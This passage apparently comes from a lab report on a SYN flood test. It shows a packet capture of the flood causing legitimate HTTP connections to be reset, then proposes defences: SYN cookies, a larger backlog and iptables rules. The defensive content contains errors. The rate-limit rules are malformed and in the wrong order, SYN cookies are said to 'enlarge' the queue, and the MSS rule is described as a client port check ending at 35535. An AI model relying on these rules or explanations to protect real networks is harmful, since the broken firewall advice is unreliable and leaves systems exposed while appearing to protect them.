1243	59.223897000	192.168.48.9	192.168.40.50	ICMP	84	Destination unreachable (Host unreachable)

*****Legit requests are denied: *****

1249	63.565147000	192.168.62.60	192.168.40.50	TCP	76	33648 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1433332 TSecr=0 WS=128
1254	63.565751000	192.168.62.60	192.168.40.50	TCP	76	[TCP Out-Of-Order] 33648 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1433332 TSecr=0 WS=128
1255	63.565889000	192.168.40.50	192.168.62.60	TCP	62	http > 33648 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1260	63.566309000	192.168.40.50	192.168.62.60	TCP	62	http > 33648 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1261	63.566395000	192.168.62.60	192.168.40.50	TCP	76	33649 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1433332 TSecr=0 WS=128
1266	63.566843000	192.168.62.60	192.168.40.50	TCP	76	[TCP Out-Of-Order] 33649 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1433332 TSecr=0 WS=128
1267	63.566916000	192.168.40.50	192.168.62.60	TCP	62	http > 33649 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1272	63.567300000	192.168.40.50	192.168.62.60	TCP	62	http > 33649 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1273	63.567495000	192.168.62.60	192.168.40.50	TCP	76	33650 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1433332 TSecr=0 WS=128
1278	63.567886000	192.168.62.60	192.168.40.50	TCP	76	[TCP Out-Of-Order] 33650 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1433332 TSecr=0 WS=128
1279	63.567886000	192.168.40.50	192.168.62.60	TCP	62	http > 33650 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

No.	Time	Source	Destination	Protocol	Length	Info
1284	63.568524000	192.168.40.50	192.168.62.60	TCP	62	http > 33650 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1285	63.568636000	192.168.62.60	192.168.40.50	TCP	76	33651 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1433332 TSecr=0 WS=128
1290	63.569031000	192.168.62.60	192.168.40.50	TCP	76	[TCP Out-Of-Order] 33651 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1433332 TSecr=0 WS=128
1291	63.569101000	192.168.40.50	192.168.62.60	TCP	62	http > 33651 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1296	63.569445000	192.168.40.50	192.168.62.60	TCP	62	http > 33651 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

In this case the attacker (PC2) is sending multiple SYN flags to the victim and in the last part of the messages is possible to see that even legit requests are denied.

3.4.4 How to protect the network

The possible solutions for prevent SYN Flood is to increase the backlog for TCP and to enable the syn cookies. Syn cookies are use to prevent syn flood by enlarging the SYN queue when it fills up. Now the server keeps responding with [SYN,ACK] but the server discards the SYN queue entries. When the server received an ACK flag it is able to reconstruct the SYN queue entry using informations encoded in TCP sequence number.

Another solution is to use a firewall. Some implementations of the firewall could be:

```
iptables -A INPUT -p tcp -m state --state NEW
         -m recent --name synflood --seconds 60 --hitcount 20 -j DROP

iptables -A INPUT -p tcp -m state --state NEW
         -m recent --name synflood --name synflood --seconds 60 --hitcount 20 -j ACCEPT
```

In this way we limit the SYN request up to 20 per minute and we prevent the SYN flood. This is not best way to protect the network from Syn flood because in we can also drop legit requests coming from a network behind a nat.

Another implementation of the firewall could be:

```
iptables -t mangle -I PREROUTING -p tcp -m tcp --dport 80
         -m state --state NEW -m tcpmss ! --mss 536:65535 -j DROP
```

This rule checks 2 things. The first one is that the TCP Header contains the maximum size that the host wants to allow (hping, common attacking tool, doesn't set this parameter by default). The second one is to check the port of the clients are in the range from 536 to 35535.